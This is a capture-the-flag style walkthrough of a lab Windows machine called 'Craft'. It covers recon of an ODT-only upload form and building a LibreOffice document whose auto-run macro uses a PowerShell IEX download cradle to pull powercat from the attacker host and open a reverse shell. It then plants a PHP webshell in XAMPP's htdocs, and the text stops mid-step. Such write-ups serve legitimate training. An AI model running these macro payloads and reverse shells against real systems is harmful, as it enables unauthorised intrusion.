Craft
The IP may vary: the lab had to be restarted at some point, so screenshots and commands might show a different address. Replace it with the one from your own instance.
TL;DR. Craft only exposes port 80 with a form that accepts ODT files. We upload a LibreOffice document with a Basic macro bound to the Open Document event that auto-runs and gives a shell ascraft\thecybergeek(macro RCE). Since that user can write to XAMPP'shtdocs, we drop a PHP that the Apache server executes and pivot tocraft\apache(file upload). That service account holdsSeImpersonatePrivilege, so PrintSpoofer (PrintSpoofer, Potato family) takes us tont authority\system.
Recon
Initial scan
TTL 125 → Windows: Windows starts the TTL at 128 and each routing hop decrements it, so 125 = 128−3; a hint, not proof (it can be spoofed), confirmed by the service scan. The full sweep finds only one open port:
ping -c 1 192.168.123.169
sudo nmap -sS -n -Pn -p- --min-rate 5000 --open 192.168.123.169
PORT STATE SERVICE
80/tcp open httpnmap -p80 -sCV 192.168.123.169 -oN targetedScanPORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 125The whole attack surface is on 80. The service scan fails with the default ping (the machine isn't answering ICMP at that moment), but the port is alive: we go with web enumeration.
HTTP - TCP 80
We run dirsearch filtering out the useless status codes:
dirsearch -u http://192.168.123.169/ -t 200 --exclude-status=404,403,521,401,302,503301 /js -> /js/
301 /assets -> /assets/
200 /cgi-bin/printenv.pl
200 /upload.php
200 /uploads/
301 /uploads -> /uploads/There's an /upload.php and a listable /uploads/ directory. The upload + serve combo is the classic file-upload RCE pattern, so we dig in.
Exploitation

The form only accepts ODT
The "Join Us" page is a résumé upload form. The first instinct is to upload a PHP webshell:

But the form rejects it: it validates the file type and requires an ODT document (the LibreOffice/OpenOffice Writer format):

Asking for an ODT changes the vector. LibreOffice documents can embed Basic macros, and a macro bound to the open event runs on whoever opens the document. If a process on the server opens the uploaded ODTs, a macro gives us command execution (macro RCE).
Building the weaponized ODT
We create an empty document and open it with LibreOffice Writer (the "Macros disabled" bar is just the default warning):
touch testt.odt
libreoffice testt.odt
We open the macro editor via Tools > Macros > Edit Macros (the Organize Macros > Basic submenu):

We create a new module inside the document itself (so it travels with the ODT):

And we write a Main routine that fires a reverse shell with powercat. The macro downloads powercat.ps1 in memory and opens the connection to our listener:

Sub Main
    shell("cmd /c powershell IEX (New-Object System.Net.Webclient).DownloadString('http://192.168.45.244/powercat.ps1');powercat -c 192.168.45.244 -p 135 -e powershell")
End Sub
The piece that makes it auto-run is binding the macro to the Open Document event. The option is not where you would expect it: it does not hang off the macros submenu but off the bottom of the Tools menu, under Customize, the last entry before Options.

Tools
  Spelling...                F7
  Macros                     >
  Development Tools
  XML Filter Settings...
  Customize...
  Options...                 Alt+F12

From there, in Customize > Events we assign our Main macro (under testt.odt > command_injection) to the Open Document event: so the moment the server opens the ODT, the macro fires with no interaction:
Upload the ODT and catch a shell
We download powercat.ps1, serve it over HTTP and set an nc listener on 135:
wget https://raw.githubusercontent.com/besimorhino/powercat/refs/heads/master/powercat.ps1
python3 -m http.server 80
rlwrap nc -nlvp 135
We upload testt.odt through the form:
When the server process opens the document, the macro downloads powercat (the GET /powercat.ps1 200 shows on the server) and connects back to our listener. We get a shell as craft\thecybergeek:

192.168.122.169 - - [18/Jan/2026 14:56:11] "GET /powercat.ps1 HTTP/1.1" 200 -
connect to [192.168.45.177] from (UNKNOWN) [192.168.122.169] 50077

PS C:\Program Files\LibreOffice\program> whoami
craft\thecybergeek
Post-exploitation
Local
type local.txt; ipconfig; whoami; hostname
577a248ea0686fac1d250145cee9e76a
craft\thecybergeek
Pivot to apache: webshell in XAMPP's htdocs
The thecybergeek user has no interesting privileges. Enumerating C:\Users we see an apache account, suggesting the web server runs under its own identity:

At the root of the disk is the XAMPP install, and its tree includes htdocs:

C:\xampp\htdocs is the web root and is writable by our account. We list the directory and see the original upload.php next to uploads/:

If we drop a PHP there, the Apache process runs it under its own service account. For the PHP reverse shell we reach for revshells.com with the PHP Ivan Sincek template and port 445:

We save the template as rev.php, pull it with certutil into htdocs and confirm it lands:
